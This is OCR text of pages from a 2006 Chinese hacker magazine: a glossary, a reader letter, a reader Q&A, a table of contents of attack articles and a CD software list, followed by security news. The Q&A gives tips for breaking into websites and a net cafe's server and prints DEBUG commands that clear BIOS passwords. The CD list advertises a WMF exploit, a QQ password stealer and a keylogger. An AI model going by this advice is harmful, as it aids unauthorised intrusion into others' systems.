
A 主机系统在防火墙后，受防火墙保护，防火墙配置的访问控制原则只允许80端口的数据进出；B 主机系统在防火墙之外，是开放的。现在假设需要从A系统Telnet到B系统上去，怎么办？使用正常的Telnet肯定是不可能了，但我们知道可用的只有80端口，那么这个时候使用Http Tunnel通道，就是一个好办法。

DCOM：Microsoft的分布式COM（DCOM）扩展了组件对象模型技术（COM），使其能够支持在局域网、广域网甚至Internet上不同计算机对象之间的通讯。使用DCOM，你的应用程序就可以在位置上达到分布性，从而满足你的客户和应用的需求。因为DCOM是世界上领先的组件技术COM的无缝扩展，所以你可以将对基于COM的应用、组件、工具以及知识转移到标准化的分布式计算领域中来。当你在做分布式计算时，DCOM处理网络协议的低层次的细节问题，从而使你能够集中精力解决用户所要求的问题。

XCON：安全焦点技术峰会（简称Xcon）是安全焦点XFocus Team（http://www.xfocus.org）组织的，国内唯一一个以安全技术为主题的会议，也是国内最高级别的技术讨论平台。2005年8月18日至20日，第四届XCon在中国北京举行，以“精彩XCon，精彩中国”为主题，为演讲者和参会者提供一个技术和人文交流的平台。

DMZ：DMZ是英文“demilitarized zone”的缩写，中文名称为“隔离区”，也称“非军事化区”。它是为了解决安装防火墙后，外部网络不能访问内部网络服务器的问题，而设立的一个非安全系统与安全系统之间的缓冲区。这个缓冲区位于企业内部网络和外部网络之间的小网络区域内，在这个小网络区域内可以放置一些必须公开的服务器设施，如企业Web服务器、FTP服务器和论坛等。另一方面，通过这样一个DMZ区域，更加有效地保护了内部网络，因为这种网络部署，比起一般的防火墙方案，对攻击者来说又多了一道关卡。

网络结构如下图所示。



29号信箱

手册奇缘续集

尊敬的编辑：你好！

《黑客手册》的最后一页，提到的有位写信给桑佰贺（辽宁省鞍山市）的人就是我啦！

（编辑部小小的骚动了一下：啊哦，这个续集有点强！）

一直想在本地（就是鞍山）找些志同道合（也就是喜欢计算机技术，特别是网络安全）的人。可是在我们学校，虽说全校上上下下有几千人，可竟然没几个人对计算机感兴趣，更别提网络安全了。当我在第10期上看见有鞍山的字样，当然不会放过这结交"同志"的大好机会了，所以就给他写了信哦。

（模拟对话——空气：从小张学校的情景看来，中学生的学习还是非常紧张的嘛。不过，小张能在繁忙的学习之余钻研"黑技"，看来的确是对"黑"兴趣浓厚啊。）

在这里，首先感谢《黑客手册》给我带来了同道的朋友。我也同样会一直关注《黑客手册》，祝《黑客手册》越办越好！

（同时小编也祝愿小张和小桑的"手册奇缘"友谊长存！）

相信总有一天，会有一大部分人来学习网络安全。同时我也会告诉他们——**黑客不是破坏的代名词**。

2005年.12.10 张也

Q&A

Q 入侵个人空间容易吗？

A 现在很多都是虚拟主机的用户，网站大都采用公开性的网站程序，而且很多都存在Sql和上传漏洞的，在入侵目标之前首先你要看清楚目标网站的程序是什么类型，有什么相关的漏洞。

Q 漏洞是怎么发现的？

A 漏洞的发现可以分为黑箱(Black Box)以及白箱(White Box)两种，黑箱是在不知其程序源码以及开发流程下进行的程序测试，而白箱大多数都基于程序开发员，或者是知其程序源码以及开放过程下进行的程序测试。

Q 如何找到管理后台路径？

A 其实这是一个经验的累积，如果你对于入侵没有太多的经验的话，我建议你去一些源码网站下载源码查看后台的路径，然后收集起来，这样子就会越来越多！越来越容易寻找到后台的了！

Q 什么是网络钓鱼？

A 网络钓鱼(Phishing)一词，是"Fishing"和"Phone"的综合体，由于黑客始祖起初是以电话作案，所以用"Ph"来取代"F"，创造了"Phishing"，Phishing发音与Fishing相同。"网络钓鱼"攻击者利用欺骗性的电子邮件和伪造的Web站点来进行诈骗活动，简单来说就是一种利用网络来欺诈用户的攻击手法。

Q 如何利用跨站入侵偷取COOKIE入侵网站？

A 如果已经盗取到了目标网站的COOKIE，首先要弄清楚是否是管理员的COOKIE。如果是的话，我们可以利用COOKIE登陆后台，或者其他相关的登陆入口，这样登陆后的权限就是管理员咯。

Q 什么跨站脚本攻击？

A XSS又叫CSS(Cross Site Script)，跨站脚本攻击指的是恶意攻击者向Web页面里插入恶意html代码，当用户浏览该页之时，嵌入其中Web里面的html代码会被执行，从而达到恶意用户的特殊目的。XSS属于被动式的攻击，因为其被动且不好利用，所以许多人常忽略其危害性，而现在国内越来越多人利用CSS来进行跨站或者是进一步的网站入侵。

Q 在优化大师里查询发现进程里有qqdao.exe，而且是放在system32目录里的，删也删不掉，因为无法结束进程，如果打开这个文件就弹出输入密码的对话框。

A qqdao.exe是一个用来盗取QQ登陆密码的盗号软件，它的功能就好像你所说的，启动之后会出现一个类似QQ登陆界面的对话框，从而欺骗用户输入密码的。

因为病毒自身有禁止打开任务管理器的特性，所以没有办法使用任务管理器来结束进程。建议使用杀毒软件或者优化大师来关掉进程再删除文件。

Q 什么是PGP？

A PGP (Pretty Good Privacy)是一个可以让您的电子邮件(E-mail) 拥有保密功能的程序。藉此您可以将您的邮件加密(Encrypt)，除了您希望的人看得到以外，没有其它人可以解读。PGP提供了极强的保护功能，加密后的信息看起来是一堆无意义的乱码 (Random Characters)，即使是最先进的解码分析技术也无法解读(Decrypt)。

Q 什么叫旁注？

A 旁注：顾名思义就是从旁注入，也就是利用主机上面的一个虚拟站点进行渗透，得到我们所要得到一个重要环节webshell

之后，再利用主机的开放程序以及一些非安全设置进行的跨站式入侵方法。主要是因为主机的IIS权限设置有缺陷导致了整个入侵的发生.

Q 怎么入侵硬件设备呢?

A 可能大家都知道怎么利用别人Modem的默认密码来盗取上网账号的，其实入侵系统以及入侵硬件设备都存在着默认密码没有修改所带来的安全隐患，对于硬件设备来说这个隐患的影响很大。硬件设备也会开放一些端口，而那些端口就会成为入侵者所利用的突破点，好像Cisco的TFTP端口69就是其中之一！大家可以利用SolarWinds Engineers Edition去试试扫描相关网段进行入侵测试。

Q 什么是路由器?

A 要解释路由器的概念，首先得知道什么是路由。所谓“路由”，是指把数据从一个地方传送到另一个地方的行为和动作，而路由器，正是执行这种行为动作的机器，它的英文名称为Router，是一种连接多个网络或网段的网络设备，它能将不同网络或网段之间的数据信息进行“翻译”，以使它们能够相互“读懂”对方的数据，从而构成一个更大的网络。

Q 什么是Sniffer?

A 现在人们谈到黑客攻击，一般所指的都是以主动方式进行的，例如利用漏洞或者猜测系统密码的方式对系统进行攻击。但是其实还有一类危害非常大的被动攻击方式往往为大家所忽视，那就是利用Sniffer进行嗅探攻击。

Sniffer，中文可以翻译为嗅探器，是一种威胁性极大的被动攻击工具。使用这种工具，可以监视网络的状态、数据流动情况以及网络上传输的信息。当信息以明文的形式在网络上传输时，便可以使用网络监听的方式来进行攻击。将网络接口设置在监听模式，便可以将网上源源不断传输的信息截获，黑客们常常用它来截获用户的口令。据说某个骨干网络的路由器曾经被黑客攻人，并被嗅探到大量的用户口令。

Q 整天听人家什么RSS前，RSS后，但是什么是RSS啊?

A RSS（即RDF Site Summary）是一种描述互联网内容的格式。目前RSS应用最广泛的还是在Blog，也就是网志中。我们经常会在一些Blog上看到这样的图标，或者是诸如“syndicate this site (XML)”之类的文字，这些图标和文字所对应的超级链接通常也就是该Blog的RSS输出文件的URL。一般情况下这些RSS文件是以xml或者以rdf为后缀的，但是也有一些网站采用动态地址来定位RSS文件。

Q 我在一家网吧上网，怎么才能获得此网吧的主机IP地址?

A 网吧有很多服务器的，具体要看你查哪个了？如果想入侵会员系统的服务器，可以试试网吧软件所指向的IP，那个IP就是网吧管理程序的服务端所在之处咯！

Q 经常看到有些网吧老板用Total Command这个东西在主机和分机之间拷贝东西。那可能之间存在一个连接的关系。于是我想能不能用这个也连上去。下了一个来看，应该是个FTP工具吧，但经过扫描主机都不开21端口，也不存在弱口令。为什么连接不上去了?

A Total Command的确是有一个可以FTP的功能，如果没有错的话，你所扫描的主机并不是开放21端口，因为FTP端口是可以自定义，所以未必是21端口，有甚者就算修改了端口也有可能连Banner都修改了，来欺骗入侵者或者是扫描工具。

Q 我刚上WOW，就是魔兽世界。结果就卡到老是未响应而上不去。任务管理器上有个映像名称System Idle p……，用户名 SYSTEM CPU 90～99，内存使用是16。请问各位是木马吗?

A 小弟弟，这个不是木马啊！这是系统部分的进程，是不可以禁止以及关闭的，至于占用CPU 90～99是在运行某些程序时是会出现的！属于正常情况。

Q 小弟使用nohack提供的“每日代理”的代理服务器去上网，但是在www.ip138.com查询时，显示的还是小弟原本的IP。小弟有点疑惑，为什么使用了代理服务器后，别人还能查出小弟的IP?

A 首先你要确定你所使用的代理服务器是否正常，其次你所设置的代理模块方面是否设置正常。如果你觉得比较难设置好的话，我建议你可以使用GoSURF这个浏览器！它可以很快的帮你检测出所使用的代理是否能够使用。还有一点要注意的是，千万别大意在使用代理服务器下属于密码之类的敏感信息，小心被害喔！

Q 请问Phoniex BIOS的PassWordzen怎样绕过的呢?

A 如果你可以物理接触主机的话，可以拆开机箱拔掉主板的电池，然后放回去，这样子就可以去掉BIOS原来的设置咯！或者利用DEBUG来清除，但是有可能会导致BIOS出错喔。

```
-O 70 16
-O 71 16
```

可以清除AMI和AWARD的密码。

Q 我的机子按Ctrl+Alt+Del没反应，键盘绝对没有问题，是我自己的机子，前几天还好好的，望指点。

A 有可能是因为被屏蔽了任务管理器，或者是被修改了相关方面的设置，至于是如何被修改的则有可能是病毒导致的，你可以试试利用注册表修复程序修复注册表看看！如果是因为病毒导致的话，我建议你采取其他的任务管理程序来查看，然后干掉病毒的进程就可以重新使用任务管理器了。

Q 我用啊D扫到了网站的管理员和口令，但是我找不到管理入口，或者是找到了管理入口也打不开，请问一下，该如何处理啊?

A 如果你得到了管理员的口令但还是没有办法找到后台的话，你可以看看你所入侵的网站是使用什么类型的网站程序，然后去www.chinaz.com或者其他的源码网站找相同的源码查看一下后台的地址！这个方法百试百灵。

Q 我想问问代理服务器是怎么回事？是不是用了就可以不被发现IP地址？代理服务器怎么用？哪个好些？我是不在局域网里的独立电脑能用吗?

A 代理服务器就是给一些不能够访问国外一些网站，或者是因为有地区限制服务的用户来使用的，如果使用了代理服务器的话，所发送相关端口的数据都会从代理服务器接收和发送，所以程序或网站都会记录代理服务器的地址！如果你是公网的用户可以使用代理服务器，而且有很多的代理服务器网站可以提供免费代理！好像我们《黑客手册》也有喔http://www.nohack.cn/proxy

Q版的黑客手册+时尚的娱乐光盘【我的手册 你的光盘】 WWW.NOHA... li-nohack@21cn.com nohack@nohack...

NOHACK 黑客手册


● 自由 ● 娱乐

[回执] 送30本 黑客手册涂鸦本 [限量版]

¥8.8 2006.2 [本手册仅随CD一同售出，不得单独销售] 后黑客时代 我们要做什么

大释放

主动防治蠕虫
——蠕虫疫苗ShellCode的编写



文本框内注入

【肉鸡最要位】
根据漏洞公告抓肉鸡
菜鸟抓肉鸡不怕难
特种突击战之肉鸡大扫荡

【木马免杀班】
金戈铁马，驰骋杀场
——木马文件免杀篇

【Q版黑客】
Wap，你跑不掉了！
戏耍 Winzip文件
揭开盖中盖的秘密
谈心理学在黑客攻防中的应用
把黑客工具放在相片里
啊拉QQ大盗的反跟踪
动网论坛刷论坛币刷经验漏洞

【网吧黑客】
木马在网吧中另类用法
Devil复活网吧版
15秒破解Pubwin4
剑走偏锋
——绕过还原卡的自启动

【黑客入侵】
Apache
对文件后缀解析的分析利用
Hacking Taiwan BBS CJB-ASP4.0中文版
Hacking Hdbbs Vesion 1.0
由在华夏黑客联盟挂马谈跨站脚本攻击之js注入
对PZ市政府网站的渗透测试


【溢出分析】
分析和利用IMAP DELETE命令堆栈溢出漏洞
王者归来——再谈缓冲区溢出

【黑客编程】
编写PHP版Eval()后门通用客户端
打造加强版SqlRookit

【社工】
社会工程学之
网络钓鱼攻击案例分析

【菜鸟补习班】
常见密码的破解方法

【汉E对照】
Yahoo mail 跨站攻击



【黑器免杀班】**寒假开课了**
【社会工程学】

微软2006年第一个漏洞利用与详细分析(WMF...

【防御】
软件防火墙系列之McAfee Personal Firewall应用篇
堵住手机图铃免费下载漏洞

【破解】
破新闻
破技巧
完美打造啊拉QQ大盗个人版
华盟过关游戏第四期CRACKME专辑
算法分析通关攻略（详细分析）

WMF漏洞攻击程序 ● 网络执行官2.88破解企业版 ● 网络守望者V2.3 ● 超级键盘记录天狐完完版 ● 密码恢复工具Windows Key V7.5 ● 安全软件ZoneAlarm简体中文注册版 ● 病毒监测和防护系统软件 F-Secure Internet Security 2005破解版 ● QQ病毒专杀工具XP QQKav 2006元旦版 ● 我的中国地图2006 V1.0 ● 注册表编辑工具 Resplendent Registrar V4.01破解版 ● QQ号码盗号机纪宣5版 ● The Moffatts专辑试听Submodalities

一朝一岁又一年，过了腊八就是年。从腊八到次年正月十五，都是中国的年。上班的，上学的，都在这段时间休息，团团圆圆地过大年。但这里小编要借用一句护林防火的标语来说下大家对安全隐患随时都要有的意识：**“隐患胜于明火，防范重中之重！”**不要光顾着过年吃好东西，看电视，而忘记了自己的爱机，从而使“她”成为别人的爱鸡啊！

好了，书归正题，且看本月的安全大事、小事。

原来，不光中国人过洋节，外国人也过春节。1月的安全公告，微软老大哥比预计时间早了好几天，估计是准备春节留下时间好好HAPPY下吧！微软于北京时间1月6日在其中国官方网站上发布了2006年第一个安全更新程序MS06-001，等级为严重，修补了2005年12月28日被曝光的WMF 0day漏洞。利用该漏洞，黑客可以制作恶意的WMF文件放置在网站上或通过邮件等发送，用户一旦浏览到恶意WMF文件，内嵌其中的代码就会被执行。可想而知，如果不尽快打好补丁，而你又喜欢在网上闲逛，那么你的机器离成为肉鸡的日子就不远了！详情请参看本期“新洞练练看”栏目的“微软2006年的第一个漏洞详细分析”。不过，估计利用率已经很低了，现在各大杀毒厂商杀意正酣，逐鹿市场，这种超级漏洞早就被乱刀残杀于无形之中了。

新闻串讲台

PHPWind 4.0.1免费版论坛程序惊现重大漏洞

PHPWind 4.0.1免费版论坛程序被发现有重大漏洞。该漏洞可导致跨站脚本漏洞攻击的产生，使得用户可以得到管理员的COOKIE信息，从而进一步危害论坛。最主要出在勋章中心和评分等功能上，目前已经有不少论坛中招。

评论：看来天下的论坛没一个是完美的，只有没发现有漏洞的，没有绝对安全的，最早是动网论坛，然后是前几天的DZ论坛，现在又轮到了PHP，下次究竟花落谁家？敬请关注3月杂志。

Google视频商店再次开张 任何人可摄像进行销售

任何拥有视频摄像头的人都可以创作作品并通过Google公司的在线视频商店进行销售。此举是Google公司要试图以自己的在线视频商店服务，来挑战苹果电脑公司iTunes在线音乐视频商店在这一领域的霸主地位。

评论：商家竞争激烈导致的后果很多，但最重要的一条，消费者受益几率较大。

新闻短评快

微软MSN杀入中文搜索 正式版本即将面世

微软MSN已经开始向中国用户推出MSN搜索测试（Beta）版，对中文搜索进行公开测试。这表明MSN也加入到竞争异常火爆的搜索市场。不过，目前该搜索的内容尚未全部完成，MSN方面表示，具体正式上线日期将由用户的反馈信息决定。

评论：狼来了，狼来了……

2005年发现5198个软件漏洞 Windows占812个

2005年12月31日消息，据美国计算机紧急响应小组(US-CERT)发布的数据显示，2005年安全研究人员共发现了5198个软件漏洞，与2004年相比增长38%。US-CERT还表示，与去年相比，今年的漏洞数量之所以增长了38%，部分是由于软件数量日益增多所致。软件数量增多，软件代码自然增多，因此漏洞数量也随之上升。此外，随着人们安全意识的增强，安全人员对给流行软件挑错也乐此不疲。

评论：漏洞促进安全产业的蓬勃发展啊，恭喜！

新浪首席运营长林欣禾辞职 改任新浪董事

服务于中国及全球华人社群的领先在线媒体及增值资讯服务提供商新浪公司(Nasdaq:SINA)1月6日宣布，首席运营长林欣禾日前提出辞职并表示有意转入风险投资业发展。为确保交接顺利，林欣禾将留任至2006年3月31日。同时，新浪任命林欣禾为董事会董事。

评论：哦，又换了……

尝鲜要小心 MSN Messenger 8 Beta病毒来了

一家芬兰安全公司警告那些正在使用泄漏版MSN Messenger Beta的用户，针对该版IM软件的病毒已经出现。F-Secure则表示，一种名为Virkel的IM病毒变种正在泄漏版MSN Messenger 8 Beta用户群之间传播。

该病毒将向用户的所有MSN Messenger联系人发送下载链接，并在用户电脑上安装未经授权的软件。而点击并安装病毒散布的BETA8WEBINSTALL.EXE文件后即感染病毒。

评论：防不胜防，按下了葫芦浮起了瓢。

新闻短评快

黑客攻击 eBay 入狱 10 年并罚款 25 万美元

2005 年的 12 月 29 日，美国的检察机构称，一名俄勒冈州男性安东尼因对自己于 2003 年利用蠕虫软件通过互联网控制 2 万台电脑，并对在线拍卖网站 eBay 发动攻击而获刑。现年 21 岁的安东尼将面临最高达 10 年的监禁，罚款金额至少在 25 万美元以上。

评论：玩火者必自焚，这是真理！

多个 Word 病毒作恶 当心不明电子邮件

1 月 4 日以来，有众多用户向瑞星客户服务中心求助，电脑里储存的 Word 文档被病毒删除。根据瑞星技术部门的分析，最近出现了多个破坏 Word 文档的病毒，十分活跃。用户中毒后表现为：Word 文档被删除、破坏或无法正常打开。有些病毒还会常驻内存，使用户无法新建 Word 文件，或新建后会被立刻删除。

评论：WORD 病毒可能是大家最痛心的，做文字编辑的可要当心咯！

"黄盒子"和 K 字标将被弃 柯达"扫黄"全球大变脸

柯达用了 36 年黄色方框和"K"图形，将彻底从人们视线中消失，转而被简单的"Kodak"标识所代替。这家"胶卷巨人"决定跳出"黄盒子"，以此证明其正坚定不移地彻底地向数码领域全面转型。

评论：以后遍布大街小巷的标志一下更改，多少还真有点留恋！

xxx 域名迟缓最终裁定

互联网域名监管部门本周一表示，将推迟作出对于色情网站.xxx 的最终裁定。通过.xxx 域名的使用，所有含色情内容的网站将会被统一规定管理。这也能够避免不希望接触色情网站的用户误入情况的发生。但据美国政府表示，目前.xxx 网站的审批已经引起了舆论的警觉，人们认为色情网站的统一域名将导致未成年人查找色情内容的便利，从而造成互联网的不利影响。

评论：越开放越安全。

柳传志破解联想头号机密 不甘做平庸的世界第三

"联想购并 IBM 就是因为它的毛利率很高，由于费用过高使得它没有利润，这是我们购并的主要原因。在联想手里应该可以把费用降下来，把毛利率打上去，要不然我们买它干吗？"柳传志言语率直，"我希望新的 CEO 能发挥他执行力强的优点，迅速在中国、印度、俄罗斯、巴西和墨西哥地区扩大市场，在海外树立起联想的品牌。"

评论：借 IBM 的国际渠道拓展联想业务，确实能使联想国际化道路来得更加便捷。短时间内我们也许看不到唾手可得的利润，但是坚持几年之后，相信我们能看到蛇吞象所带来的好处。现在联想的当务之急，就是如何消化了。

索尼 DC 深陷"质量门"表示不召回

